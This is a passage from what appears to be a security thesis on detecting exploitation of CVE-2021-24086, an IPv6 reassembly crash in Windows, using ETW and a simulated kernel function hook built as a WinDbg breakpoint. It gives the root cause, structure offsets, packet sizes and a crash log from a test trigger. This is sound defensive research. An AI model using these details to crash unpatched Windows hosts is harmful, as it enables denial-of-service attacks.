↪   [Microsoft-Windows-TCPIP]Reassembly failure: packets do not add up
↪   correctly.  Interface = 6. Address family = IPV6 .
```

Listing 4.6: Post-patch detection of CVE-2021-24086 exploitation attempt

As it can be seen, the message *"Reassembly failure: packets do not add up correctly"* is displayed due to the event written by `Ipv6pReassembleDatagram`, which allows us to detect exploitation attempts of CVE-2021-24086. However, the ETW event are only written on patched machines, so it is ineffective for detecting exploitation attempts on un-patched machines.

4.1.2 Summary

The previous sections contained a lot of technical knowledge on how to spot the usage of ETW in binaries, how to analyze the API calls used and how to start a trace session for gathering specific events. While we can prove that ETW can be used to detect unwanted execution states, we are unable to detect unintended execution states. We define unintended execution states as states that may potentially led to the exploitation of an, at the time the binary is compiled, unknown vulnerability.
To answer the question of whether ETW can be used to detect exploitation attempts of CVE-2021-24086 in unpatched Windows computers as asked in chapter 1 (Introduction), the answer is no. However, as shown, ETW does have it place in detection engineering as the telemetry gained can be used to detect exploitation attempts of CVE-2021-24086 in patched Windows computers. Such a finding may not seem entirely relevant for this project, but it does show the usefulness of ETW based vulnerability detection. If, for example, an event was written every time a packet was reassembled, and this event contained the reassembly size, it could be used to detect exploitation attempts. In fact, using WPP in `tcpip.sys` to trace more generic events could very likely enable third-parties to better detect attempts at exploiting known vulnerabilities on unpatched systems.

4.2 Function hooking

As explained in section 2.2 (Function hooking) function hooking can be used to temporarily redirect execution of one function to another, effectively intercepting the function. Using `Ipv6pReassembleDatagram` from `tcpip.sys` as an example, using event hooking we could intercept the function call coming from `Ipv6pReceiveFragment`. With function hooking we essentially create a function with the exact same signature as the original function, run this first and then return the execution to the source function. In order to detect exploitation attempts of CVE-2021-24086 we must construct a target function with the following requirements:

- It must match the signature for `Ipv6pReassembleDatagram`
- It must check if the packet size is larger than 0xFFFF

Constructing a hook target function. Examining `Ipv6pReassembleDatagram` we can see that it takes 3 parameters: `void __fastcall Ipv6pReassembleDatagram(__int64 *a1, struct_datagram *datagram, KIRQL a3)`. The datagram parameter is the only parameter that we are interested in, as `a1` is a pointer to a global structure that we do not use and `a3` is the current IRQL[30].
For the second requirement we have to dig a bit deeper into the structure of the argument `*datagram`. While Microsoft does publish public symbols, these symbols do usually not contain structure information. If we look at listing

4.7, which contains the instructions necessary to check the packet size for the patched function, we can see that register `edx` ends up containing the packet size while `rdx` contains the second parameter, `*datagram`.

```
movzx   r9d, word ptr [rdx+88h] ; Move with Zero-Extend
mov     edx, [rdx+8Ch]
mov     r13b, r8b
add     edx, r9d        ; Add
...
cmp     edx, 0FFFFh     ; Compare Two Operands
```

Listing 4.7: Low level calculation of packet size

In the calculation we can observe two offsets, `rdx + 0x88` and `rdx + 0x8c`. From dynamic analysis we can observe that these correspond to the unfragmentable header length and the fragmentable length respectively. The construction of a target function using C pseudo code can be seen on listing 4.8.

```
void __fastcall target_Ipv6pReassembleDatagram(__int64 *a1,
↪  struct_datagram *datagram, KIRQL a3)
{
    int unfragmentableHeaderLength = datagram[0x88];
    int fragmentLength = datagram[0x8c];

    int packetSize = unfragmentableHeaderLength + fragmentLength;

    if(packetSize > 0xFFFF) {
        // Log that an attempt to exploit CVE-2021-24086 has occurred
    }
}
```

Listing 4.8: `Ipv6pReassembleDatagram` function hook target

Using this target function we would be able to detect if the packet size is larger than 0xFFFF and hereby be able to detect the root cause of CVE-2021-24086. While it is not within the scope of this project, using a technique such as trampoline hooking, as explained in section 2.2 (Function hooking), we might even be able to hijack the execution effectively preventing the exploit from stealing the execution.

4.2.1 Implementation

Implementing a full-fledged kernel function hooking driver requires substantial amount of time and effort. As discussed in subsection 2.2.1 (Kernel mode function hooking), kernel mode function hooking need to bypass a large amount of security features, while also being signed by Microsoft. Even if one is able to

bypass or disable all the security features, there is still a ton of stability issues to address and test thoroughly against. As the goal of this project is to investigate whether or not it is possible to detect exploitation of vulnerabilities using information gained from patches, we deem it unnecessary to implement a full kernel driver to do so. Instead of developing a kernel driver, we decided to implement a WinDbg expression[18] to simulate a function hook for `Ipv6pReassembleDatagram`.
Using a simulation instead of a fully-fledged kernel driver allows us to easily test our hypothesis without weakening the security of the vulnerable host. A WinDbg expression to simulate function hooking that is able to detect CVE-2021-24086 can be seen in listing 4.9.

```
bp tcpip!Ipv6pReassembleDatagram ".echo Packet size:; ? wo(rdx+88) +
↪  wo(rdx+8c); .if (wo(rdx+88) + wo(rdx+8c)) > 0xFFFF {.echo
↪  CVE-2021-24086 exploitation attempt detected; gc; } .else {gc}"
```

Where

bp Is the command to set a conditional breakpoint

tcpip!Ipv6pReassembleDatagram Is the address of the breakpoint

.echo Packet size:; ? wo(rdx+88) + wo(rdx+8c); Evaluates and print the packet size as described in listing 4.8

.if (wo(rdx+88) + wo(rdx+8c)) > 0xFFFF Evaluates a condition checking if the packet size is larger than 0xFFFF

.echo CVE-2021-24086 exploitation attempt detected; gc; Prints *"CVE-2021-24086 exploitation attempt detected"* and continues the execution if the condition is met, indicating that an attempt to exploit CVE-2021-24086 is happening

.else gc Continues the execution if the condition is not met

Listing 4.9: WinDbg expression to simulate function hooking to detect CVE-2021-24086

Detecting CVE-2021-24086 using function hooking simulation. To test the WinDbg expression we did two things. First of all we let it run for 24 hours on a vulnerable VM to ensure that no false positives were caught. Afterwards we sent two Ipv6 packets to a vulnerable host, of which the details can be seen here:

- One packet where we took the full PoC and removed one Options Header from it, making the total packet length 0xF8F3.
  This should not be detected as an exploitation attempt

- One packet that triggers CVE-2021-24086

As it can be seen in listing 4.10, where one can also see the expression being executed, a total of four reassembled packets have been received, which corresponds to the two packets we sent. We must remember that due to nested fragments, as explained in subsection 3.1.5 (Triggering the vulnerability), Windows will reassemble two different packets into one, which is why we are seeing four packets instead of the two sent. Line *(11)* shows the detection of CVE-2021-24086, and right after execution is continued we are notified of the *"Fatal System Error"* due to the successful exploitation of CVE-2021-24086.

```
1  4: kd> bp tcpip!Ipv6pReassembleDatagram ".echo Packet size:; ?
   ↪  wo(rdx+88) + wo(rdx+8c); .if (wo(rdx+88) + wo(rdx+8c)) > 0xFFFF
   ↪  {.echo CVE-2021-24086 exploitation attempt detected; gc; } .else
   ↪  {gc}"
2  breakpoint 0 redefined
3  4: kd> g
4  Packet size:
5  Evaluate expression: 63720 = 00000000`0000f8e8
6  Packet size:
7  Evaluate expression: 63731 = 00000000`0000f8f3
8  Packet size:
9  Evaluate expression: 65528 = 00000000`0000fff8
10 Packet size:
11 Evaluate expression: 65539 = 00000000`00010003
12 CVE-2021-24086 exploitation attempt detected
13
14 KDTARGET: Refreshing KD connection
15
16 *** Fatal System Error: 0x000000d1
17                        (0x0000000000000000,0x0000000000000002,0x0000000
                       ↪  000000001,0xFFFFF8060D2A937B)
18
19 Break instruction exception - code 80000003 (first chance)
20
21 A fatal system error has occurred.
22 Debugger entered on first try; Bugcheck callbacks have not been invoked.
23
24 A fatal system error has occurred.
25
26 For analysis of this file, run !analyze -v
27 nt!DbgBreakPointWithStatus:
28 fffff806`091fc440 cc              int     3
```

Listing 4.10: Detection of CVE-2021-24086 using an WinDbg expression

4.2.2 Summary

Using our WinDbg expression script to simulate how function hooking would work to detect CVE-2021-24086 shows the value of function hooking in detecting vulnerabilities. Using the information gathered from the patch of CVE-2021-24086 we were successfully able to detect an exploitation attempt of said vulnerability.

Discussion

The final chapter of this project is dedicated to exploring the work that has been done in relation to scalability and automation. If the techniques proposed in this project can be applied to a broader scope of vulnerabilities, we imagine the result can be used to build a fully automated vulnerability detection application.

To highlight the work needed to reach the final goal, we will first compare function hooking and ETW, explore exactly what information can be extracted from a patch, and hereafter use this information to discuss how the work done to detect CVE-2021-24086 might be applied in an automated and scalable way to detect other vulnerabilities.

5.1 Comparison of function hooking and ETW

In the previous chapters we have explored the world of Windows telemetry, analyzed a recent and critical vulnerability, and hereafter combined all of the knowledge gained to detect the vulnerability using the explored telemetry sources. In this chapter we will be exploring and discussing how the techniques used to detect CVE-2021-24086 possibly could be used to detect other vulnerabilities. Furthermore, we will also explore if, and possible how, we can automate the whole process to automatically detect exploitation of a large subset of all recent vulnerabilities given a patch.

To detect CVE-2021-24086 we explored both ETW and function hooking to gather relevant telemetry to discover a vulnerability in Windows. Unfortunately, we discovered that the detection opportunities, at least for CVE-2021-24086 and other vulnerabilities present in `tcpip.sys`, are not great with ETW as most telemetry herein is based on entering *known* unintended states. With function hooking however, we get to define what is an unintended state and can therefore tailor our telemetry to our specific detection needs.

If we disregard the fact that ETW telemetry was not sufficient to detect CVE-2021-24086, we still want to compare the two methods in order to give the reader an overview of weaknesses and strengths for each method. The results of this analysis can be seen in table 5.1

	Function hooking	**ETW**
Cons	Complex	

	No tolerance for error	Unable to customize events
	Might slow down the computer	Lack of events
	Kernel mode	Not able to create custom events
	Long development time	Unable to detect CVE-2021-24086
Pros	Custom event filtering	
	Customize detection to specfic vulnerabilities	Built-in to Windows
	High level of control	Robust
	Able to detect CVE-2021-24086	Fast
		User mode

Table 5.1: Comparison of function hooking and ETW

As function hooking and ETW is so fundamentally different, it is hard to compare them in a proper way. Function hooking has a high level of customization which also brings a high level of complexity. ETW, while still being somewhat complex, works out of the box, has a high level of robustness, but gives very little in terms of customization. Furthermore, ETW could only be used to detect CVE-2021-24086 after the patch was applied, which is not that valuable in regards to the scope of this project. Given more vulnerabilities, we do believe that ETW could show its worth, but it is impossible to say without further work analyzing more vulnerabilities. Perhaps a combination of function hooking and ETW is optimal, as both can be run at the same time without large penalties, both in regards to performance, security and scalability.

5.2 Patch information

In section 3.1 (CVE-2021-24086) we analyzed and reproduced a vulnerability using only publicly available information and information gained from the patch. While publicly available information was very scarce, extracting information from the patch gave us very valuable and usable information quickly revealing the root cause of the vulnerability. While developing a full fledged PoC took a lot of time, revealing the root cause of the vulnerability was very quick.

The goal of this project is mainly to discover the information given by a patch, and determine if this information can be used to detect the vulnerability in an unpatched system. Therefore, we must detail exactly what information can be extracted from a patch given the right tools such as BinDiff[53] and IDA Pro[12]:

1. Very precise byte by byte changes of the binary
2. Which functions were modified, including confidence and similarity analysis
3. Specific addresses where code was modified, added or removed

4. Changes on the assembly level
5. Additions to the binary, such as new functions

Luckily for us, all security patches are distributed separately from feature upgrades, allowing us to only look at changes we know are related to security.

If we were to relate patch information to detection, it is important to highlight just how much information was gathered from the patch. First of all, using the list of modified functions, we were quickly able to locate the vulnerable function (`Ipv6pReassembleDatagram`). To detect CVE-2021-24086 without a patch or a reliable PoC, would ultimately require us to rediscover the vulnerability based purely on publicly available information. We deem this infeasible for us, and most likely many other security professionals, and certainly deem it infeasible to do on a larger scale.

When patch information is analyzed by someone with the right skills within vulnerability research, it gives tremendous value both in detection purposes, but definitely also within exploitation purposes. The question remains however, whether the right information can be gathered programmatically and in a way that is easy to scale and automate. The next sections will explore this further.

5.3 Scalability and automation

The most important part of scaling and automating the detection of vulnerabilities given a patch is to extract the patch information and interpret it correctly. The following sections will first explore how information can be extracted without human interaction and hereafter how to detect the root cause of a vulnerability and use that information to create detection logic to detect it.

5.3.1 Information gathering

Automating information gathering is a somewhat simple task. The binary comparison can be fully handled by a tool such as BinDiff[53], whereafter the information can be extracted. BinDiff uses a undocumented binary format with the extension `.BinExport`, making the extraction of the information somewhat cumbersome. With that said however, the Ghidra[37] extension BinDiffHelper[9] has code to extract the necessary information from the binary format which we can most likely reuse without much effort.

5.3.2 Root cause analysis

To be able to detect a vulnerability, knowing what caused it is a very important step. If we consider CVE-2021-24086, the root cause was a null pointer dereference due to a length not being checked correctly. So while the root cause is a null pointer dereference, the detection does not directly detect the null pointer dereference. The detection actually worked by looking for the symptom leading to a null pointer dereference. However, as the Windows kernel and privileged applications are mainly written in C and C++, many other vulnerability types are prevalent. An inexhaustive list of the most common vulnerability types can be seen here:

1. Null pointer dereference
2. Stack overflow
3. Heap overflow
4. Use-after-free
5. Type confusion
6. Arbitrary memory overwrite
7. Integer overflow
8. Logic bugs
9. Race condition

As one can probably imagine, most of these vulnerability types are not fixed in the same way, and in some instances the same vulnerability type might be fixed in different ways as well.

If we examine one vulnerability type, such as integer overflows, we can see the complexity of analyzing the root cause. Imagine a scenario where a buffer is allocated with the size calculated as the sum two 16 bit unsigned integers. The length of this buffer is stored in a 16 bit register as an unsigned integer. In cases like these the integer can overflow such that the buffer size will be calculated as such:

$$\begin{gathered}\text{bufferSize} = uint16(u_1 + u_2) = (u_1 + u_2) - 65535 \qquad (5.1)\\ \text{When } u_1 + u_2 > 65535\end{gathered}$$

In instances like these, the flaw might be fixed in two different ways depending on what part of the logic is flawed. In cases where the buffer is never supposed to be bigger than 16 bits a bounds check must be added. This is usually reflected as a `CMP` instruction in the assembly checking if the sum of the two 16 bit unsigned registers is larger than 0xFFFF. If the issue lies within the fact that the buffer has the wrong maximum size, the 16 it register could simply be swapped with a 32 bit register.

As the example highlights, finding the actual root cause of a vulnerability is not easily achieved. For just one vulnerability type, at least two obvious root causes with fixes can be found. Another issue is also the fact that at the time of root cause analysis, we do not know the vulnerability type. This makes it incrementally more difficult to define the root cause, as you are restricted to only basing your analysis on the changes in the binary. Additionally, the same binary often contains more than one vulnerability, as seen in the patch tuesday of July 2021[14] which patched nine vulnerabilities in Windows DNS Server.

5.3.3 Detection logic

The next step in detecting exploitation of vulnerabilities at scale is to create detection logic that will trigger on exploitation attempts as we did with CVE-2021-24086. If we assume that we are able to automate the process of obtaining patch information and analyzing it to correctly determine the root cause, there is still a lot of unanswered questions in regard to creating the detection itself. Again, depending on the type of vulnerability, the detection needs to be created differently.

If we base this analysis on the integer overflow example as explained above, the detection can be somewhat automated. If we take the example where the patch contains a `CMP` instruction to ensure the size is no larger than a specific value (such as 16 bits, $2^{16} - 1$), we can simply have the same logic in our detection. In the other example with integer overflow, where the fix was to switch the register, a similar detection logic could be employed to detect when the overflow happens.

One unanswered question however, is how do we ensure that we check on the right value. As we have explored earlier, function hooking redirects the execution at the beginning of the function. However, some cases exists where the register values we base our detection on is not present in the beginning of the function. In these cases we have two options:

1. Trace the usage and calculation of relevant registers
2. Hook the function at the fix location

The first option where we track the usage of specific registers we know are involved in the calculation of the value we detect on can be a very cumbersome action. In CVE-2021-24086 we were able to calculate the value directly from memory, but in some cases we must also execute other functions and do advanced calculations, that might ruin the source function's execution flow. With the constraints explained here, it will only work for a subset of cases, such as it did with CVE-2021-24086.

The second options where we hook the function at the specific location also has certain constraints and issues. First of all, when hooking a function at the beginning, we only have to save the registers and stack involved in the calling convention as explained in Table 2.1 (x64_86 calling convention in Windows[35]). When doing the same in the middle of a function, we do not have the same luxury. In the instances we have to not only save and restore all registers, we also have to save an restore the stack. If we fail to do so we will alter the execution of the source function once it is resumed. Secondly, the margin of error is very low, meaning that if any register, stack value or memory value is changed and not restored, there is a high chance of either crashing the source application, altering the execution or worse.

If we take a closer look at detection using ETW, we have different issues to resolve. While we could not use ETW to detect CVE-2021-24086, we simply do not have enough data to completely disregard it completely. If we assume that we can use ETW to detect exploitation of vulnerabilities, the biggest hurdle is analyzing what events to use. As we discovered in section 4.1 (ETW) most events are triggered when a known unintended state happens. In an ideal world we would have a PoC where we could then dynamically trace the events generated, but in our case we do not have a PoC. One thing that could be done was to look for events in the function where the vulnerability is triggered, but it is very difficult to determine the effectiveness if we are unable to test it using a PoC.

As we have discussed in this section, detecting vulnerabilities based purely on patch information is very difficult at scale. While we are able to use techniques such as ETW and function hooking to manually create detection for a vulnerability, more work is needed in order to scale and automate such a process.

Conclusion

The scope of of this project was to investigate how Windows tracing and logging features could be used to detect exploitation of vulnerabilities given patch information. The result of this work is practical ways of detecting CVE-2021-24086 using either ETW or function hooking.

This thesis showcases that it is possible to construct a PoC of a recently patched vulnerability, given only publicly available information and a diff of the non-patched and patched binary. In this thesis we presented the work needed to reproduce and exploit CVE-2021-24086, which was a DoS vulnerability in the handling of fragmented IPv6 packets in Windows.

While ETW could not be used to detect CVE-2021-24086 on an unpatched system, we showcased the usefulness of this method on patched systems. While ETW did showcase useful properties in detecting vulnerabilities in the TCP/IP driver, further work is needed to fully scope its usefulness in detecting exploitation attempts of vulnerabilities given a patch.

Based on the analysis of CVE-2021-24086, we successfully created a PoC to simulate kernel function hooking. This simulation was used to successfully, and without false positives, detect an exploitation attempt of CVE-2021-24086, by intercepting the function call to `Ipv6pReassembleDatagram`. This demonstrated the power of using function hooking to detect exploitation attempts of vulnerabilities with available patches on systems where said patch was not yet applied.

In this project we only explored detection of a single vulnerability, CVE-2021-24086. However, in the discussion we analyzed the fundamentals of scaling and automating the process done in this project in regards to what is needed to apply the same methodology for other vulnerabilities. While we showcased the practicality of detecting an exploitation attempt of CVE-2021-24086, further work is needed in regards to more vulnerability types. More work is needed in the acquirement of patch information, but also in using this information to determine the root cause and creating detection logic.

Bibliography

[1] Antonios Atlasis. *Securty Impacts of abusing IPv6 Extension Headers.* URL: https://void.gr/kargig/ipv6/bh-ad-12-security-impacts-atlasis-wp.pdf (visited on 07/04/2021).

[2] Capsule8. *How to detect and mitigate zero-day attacks.* URL: https://info.capsule8.com/how-to-detect-and-prevent-zero-day-attacks (visited on 07/10/2021).

[3] Checkpoint. *How to Prevent Zero Day Attacks.* URL: https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-zero-day-attack/how-to-prevent-zero-day-attacks/ (visited on 07/10/2021).

[4] Félix Cloutier. *RET - Return from procedure.* URL: https://www.felixcloutier.com/x86/ret (visited on 06/07/2021).

[5] Jedidiah R. Crandall, Zhendong Su, and S. Felix Wu. "On deriving unknown vulnerabilities from zero-day polymorphic and metamorphic worm exploits". In: (2005). URL: https://people.cs.uchicago.edu/~ftchong/papers/ccs05.pdf.

[6] Joseph Davies. *Understanding IPv6, Third edition.* Microsoft Press, 2012.

[7] edgescan. *2021 Vulnerability Statistics Report.* URL: https://info.edgescan.com/hubfs/Edgescan2021StatsReport.pdf?hsCtaTracking=9601b027-23d3-443f-b438-fcb671cfda06%7Cb222011c-0b6d-440b-aed8-64d37dec66e2.

[8] Yong Fang et al. "FastEmbed: Predicting vulnerability exploitation possibility based on ensemble machine learning algorithm". In: *PLOS ONE* 15.2 (Feb. 2020), pp. 1–28. DOI: 10.1371/journal.pone.0228439. URL: https://doi.org/10.1371/journal.pone.0228439.

[9] ubfx Felix S. *ubfx/BinDiffHelper: Ghidra Extension to integrate BinDiff for function matching.* URL: https://github.com/ubfx/BinDiffHelper (visited on 07/15/2021).

[10] Matt Graeber. *Tampering with Windows Event Tracing: Background, Offense, and Defense.* URL: https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63 (visited on 06/28/2021).

[11] Kyle Halladay. *X64 Function Hooking by Example.* URL: http://kylehalladay.com/blog/2020/11/13/Hooking-By-Example.html (visited on 06/07/2021).

[12] Hex-Rays. *ida-pro - Hex-Rays.* URL: https://hex-rays.com/ida-pro/ (visited on 07/14/2021).

[13] Deering & Hinden. *Internet Protocol, Version 6 (IPv6) Specification.* RFC 8200. IETF. URL: https://datatracker.ietf.org/doc/html/rfc8200.

[14] Zero Day Initiative. *Zero Day Initiative - The July 2021 Security Update Review*. URL: https://www.zerodayinitiative.com/blog/2021/7/13/the-july-2021-security-update-review (visited on 07/16/2021).

[15] Joxean Koret. *joxeankoret/diaphora: Diaphora, the most advanced Free and Open Source program diffing tool.* URL: https://github.com/joxeankoret/diaphora (visited on 05/11/2021).

[16] Zhen Li et al. "Vulpecker: an automated vulnerability detection system based on code similarity analysis". In: *Proceedings of the 32nd Annual Conference on Computer Security Applications*. 2016, pp. 201–213.

[17] Logsign. *Identifying and tecting zero-day attacks*. URL: https://www.logsign.com/siem-use-cases/identifying-and-detecting-zero-day-attacks/ (visited on 07/10/2021).

[18] Microsoft. *? (Evaluate Expression)*. URL: https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/---evaluate-expression- (visited on 07/12/2021).

[19] Microsoft. *About Event Tracing - Win32 apps | Microsoft Docs*. URL: https://docs.microsoft.com/en-us/windows/win32/etw/about-event-tracing (visited on 05/31/2021).

[20] Microsoft. *Adding Event Tracing to Kernel-Mode Drivers*. URL: https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/adding-event-tracing-to-kernel-mode-drivers (visited on 07/09/2021).

[21] Microsoft. *CVE-2021-24086 - Security Update Guide - Microsoft - Windows TCP/IP Denial of Service Vulnerability*. URL: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-24086 (visited on 02/09/2021).

[22] Microsoft. *Data Only Attack: Neutralizing EtwTi Provider*. URL: https://public.cnotools.studio/bring-your-own-vulnerable-kernel-driver-byovkd/exploits/data-only-attack-neutralizing-etwti-provider (visited on 06/30/2021).

[23] Microsoft. *Driver Signing Policy*. URL: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later- (visited on 06/07/2021).

[24] Microsoft. *EtwWriteTransfer function (wdm.h)*. URL: https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-etwwritetransfer (visited on 07/09/2021).

[25] Microsoft. *Event Tracing Functions for Kernel Mode Providers*. URL: https://docs.microsoft.com/en-us/previous-versions/windows/hardware/previsioning-framework/ff545707(v=vs.85) (visited on 07/09/2021).

[26] Microsoft. *Event Tracing MOF Classes*. URL: https://docs.microsoft.com/en-us/windows/win32/etw/event-tracing-mof-classes (visited on 06/28/2021).

[27] Microsoft. *Event Tracing Sessions.* URL: `https://docs.microsoft.com/en-us/windows/win32/etw/event-tracing-sessions` (visited on 06/30/2021).

[28] Microsoft. *EVENT_DESCRIPTOR structure (evntprov.h).* URL: `https://docs.microsoft.com/en-us/windows/win32/api/evntprov/ns-evntprov-event_descriptor` (visited on 07/09/2021).

[29] Microsoft. *Logging Mode Constants.* URL: `https://docs.microsoft.com/en-gb/windows/win32/etw/logging-mode-constants` (visited on 07/05/2021).

[30] Microsoft. *Managing Hardware Priorities.* URL: `https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/managing-hardware-priorities` (visited on 06/11/2021).

[31] Microsoft. *Microsoft Active Protections Program.* URL: `https://www.microsoft.com/en-us/msrc/mapp` (visited on 02/09/2021).

[32] Microsoft. *Microsoft public symbol server.* URL: `https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/microsoft-public-symbols` (visited on 06/28/2021).

[33] Microsoft. *Microsoft Research Detours Package.* URL: `https://github.com/microsoft/Detours` (visited on 06/07/2021).

[34] Microsoft. *Multiple Security Updates Affecting TCP/IP: CVE-2021-24074, CVE-2021-24094, and CVE-2021-24086 - Microsoft Security Response Center.* URL: `https://msrc-blog.microsoft.com/2021/02/09/multiple-security-updates-affecting-tcp-ip/` (visited on 02/09/2021).

[35] Microsoft. *x64 calling convention.* URL: `https://docs.microsoft.com/en-us/cpp/build/x64-calling-convention?view=msvc-160` (visited on 06/07/2021).

[36] James Newsome and Dawn Song. "Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software." In: (2005). URL: `https://www.cs.umd.edu/class/spring2017/cmsc818O/papers/taint-tracking.pdf`.

[37] NSA. *Ghidra.* URL: `https://ghidra-sre.org/` (visited on 07/15/2021).

[38] NXlog. *Solving Windows Log Collection Challenges with Event Tracing.* URL: `https://nxlog.co/whitepapers/windows-event-tracing` (visited on 06/28/2021).

[39] Jeongwook Oh. *Fight against 1-day exploits: Diffing Binaries vs Anti-diffing Binaries.* URL: `https://www.blackhat.com/presentations/bh-usa-09/OH/BHUSA09-Oh-DiffingBinaries-SLIDES.pdf` (visited on 05/11/2021).

[40] Abisheik Ganesan from Palo Alto. *Threat Brief: Windows IPv4 and IPv6 Stack Vulnerabilities (CVE-2021-24074, CVE-2021-24086 and CVE-2021-24094).* URL: `https://unit42.paloaltonetworks.com/cve-2021-24074-patch-tuesday/` (visited on 02/09/2021).

[41] Steve Povolny et al. *Researchers Follow the Breadcrumbs: The Latest Vulnerabilities in Windows' Network Stack | McAfee Blogs.* URL: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/researchers-follow-the-breadcrumbs-the-latest-vulnerabilities-in-windows-network-stack/ (visited on 02/09/2021).

[42] PurpleSec. *2021 Ransomware Statistics.* URL: https://purplesec.us/resources/cyber-security-statistics/ransomware/.

[43] Rapid7. *Are You Still Running End-of-Life Windows Servers?* URL: https://www.rapid7.com/blog/post/2020/10/19/are-you-still-running-end-of-life-windows-servers/.

[44] Level Research. *2020 Legacy Modernization Report.* URL: https://cdn-new.levvel.io/resource-assets/2020-Legacy-Modernization-Report.pdf.

[45] Jennifer Rexford. *Assembly Language: Function Calls.* URL: https://www.cs.princeton.edu/courses/archive/spring11/cos217/lectures/15AssemblyFunctions.pdf (visited on 06/07/2021).

[46] Scapy. *Scapy.* URL: https://scapy.net/ (visited on 07/04/2021).

[47] Lee Seungjin. *FINDING VULNERABILITIES THROUGH BINARY DIFFING.* URL: https://beistlab.files.wordpress.com/2012/10/isec_2012_beist_slides.pdf (visited on 05/11/2021).

[48] Keith Siepel. *Anatomy of a zero-day trojan caught by our Darktrace appliance.* URL: https://www.darktrace.com/en/blog/anatomy-of-a-zero-day-trojan-caught-by-our-darktrace-appliance/ (visited on 07/10/2021).

[49] Ruming Tang et al. "Zerowall: Detecting zero-day web attacks through encoder-decoder recurrent neural networks". In: *IEEE INFOCOM 2020-IEEE Conference on Computer Communications.* IEEE. 2020, pp. 2479–2488.

[50] Wehowsky. *Can AI technology stop 0-day exploits like the one recently exposed in MS Exchange?* URL: https://www.wehowsky.com/can-ai-technology-stop-0-day-exploits-like-the-one-recently-exposed-in-ms-exchange/ (visited on 07/10/2021).

[51] Yang Xiao et al. "{MVP}: Detecting vulnerabilities using patch-enhanced vulnerability signatures". In: *29th {USENIX} Security Symposium ({USENIX} Security 20).* 2020, pp. 1165–1182.

[52] Danny Palmer from ZDNet. *This years-old Microsoft Office vulnerability is still popular with hackers, so patch now.* URL: https://www.zdnet.com/article/this-years-old-microsoft-office-vulnerability-is-still-popular-with-hackers-so-patch-now/.

[53] Zynamics. *Zynamics.com - Bindiff.* URL: https://www.zynamics.com/bindiff.html (visited on 05/11/2021).

List of Figures

List of code snippets

Appendices

ETW providers

Provider	GUID
.NET Common Language Runtime	{E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
ACPI Driver Trace Provider	{DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
Active Directory Domain Services: SAM	{8E598056-8993-11D2-819E-0000F875A064}
Active Directory: Kerberos Client	{BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
Active Directory: NetLogon	{F33959B4-DBEC-11D2-895B-00C04F79AB69}
ADODB.1	{04C8A86F-3369-12F8-4769-24E484A9E725}
ADOMD.1	{7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
Application Popup	{47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
Application-Addon-Event-Provider	{A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
ATA Port Driver Tracing Provider	{D08BD885-501E-489A-BAC6-B7D24BFE6BBF}
AuthFw NetShell Plugin	{935F4AE6-845D-41C6-97FA-380DAD429B72}
BCP.1	{24722B88-DF97-4FF6-E395-DB533AC42A1E}
BFE Trace Provider	{106B464A-8043-46B1-8CB8-E92A0CD7A560}
BITS Service Trace	{4A8AAA94-CFC4-46A7-8E4E-17BC45608F0A}
Certificate Services Client CredentialRoaming Trace	{EF4109DC-68FC-45AF-B329-CA2825437209}
Certificate Services Client Trace	{F01B7774-7ED7-401E-8088-B576793D7841}
Circular Kernel Session Provider	{54DEA73A-ED1F-42A4-AF71-3E63D056F174}
Classpnp Driver Tracing Provider	{FA8DE7C4-ACDE-4443-9994-C4E2359A9EDB}
Critical Section Trace Provider	{3AC66736-CC59-4CFF-8115-8DF50E39816B}
DBNETLIB.1	{BD568F20-FCCD-B948-054E-DB3421115D61}
Deduplication Tracing Provider	{5EBB59D1-4739-4E45-872D-B8703956D84B}
Disk Class Driver Tracing Provider	{945186BF-3DD6-4F3F-9C8E-9EDD3FC9D558}
Downlevel IPsec API	{94335EB3-79EA-44D5-8EA9-306F49B3A041}
Downlevel IPsec NetShell Plugin	{E4FF10D8-8A88-4FC6-82C8-8C23E9462FE5}
Downlevel IPsec Policy Store	{94335EB3-79EA-44D5-8EA9-306F49B3A070}
Downlevel IPsec Service	{94335EB3-79EA-44D5-8EA9-306F49B3A040}
EA IME API	{E2A24A32-00DC-4025-9689-C108C01991C5}
Error Instrument	{CD7CF0D0-02CC-4872-9B65-0DBA0A90EFE8}
FD Core Trace	{480217A9-F824-4BD4-BBE8-F371CAAF9A0D}
FD Publication Trace	{649E3596-2620-4D58-A01F-17AEFE8185DB}
FD SSDP Trace	{DB1D0418-105A-4C77-9A25-8F96A19716A4}
FD WNet Trace	{8B20D3E4-581F-4A27-8109-DF01643A7A93}
FD WSDAPI Trace	{7E2DBFC7-41E8-4987-BCA7-76CADFAD765F}
FDPHost Service Trace	{F1C521CA-DA82-4D79-9EE4-D7A375723B68}
File Kernel Trace; Operation Set 1	{D75D8303-6C21-4BDE-9C98-ECC6320F9291}
File Kernel Trace; Operation Set 2	{058DD951-7604-414D-A5D6-A56D35367A46}
File Kernel Trace; Optional Data	{7DA1385C-F8F5-414D-B9D0-02FCA090F1EC}
File Kernel Trace; Volume To Log	{127D46AF-4AD3-489F-9165-F00BA64D5467}
FWPKCLNT Trace Provider	{AD33FA19-F2D2-46D1-8F4C-E3C3087E45AD}
FWPUCLNT Trace Provider	{5A1600D2-68E5-4DE7-BCF4-1C2D215FE0FE}
Heap Trace Provider	{222962AB-6180-4B88-A825-346B75F2A24A}
IKEEXT Trace Provider	{106B464D-8043-46B1-8CB8-E92A0CD7A560}
IMAPI1 Shim	{1FF10429-99AE-45BB-8A67-C9E945B9FB6C}
IMAPI2 Concatenate Stream	{0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9D}
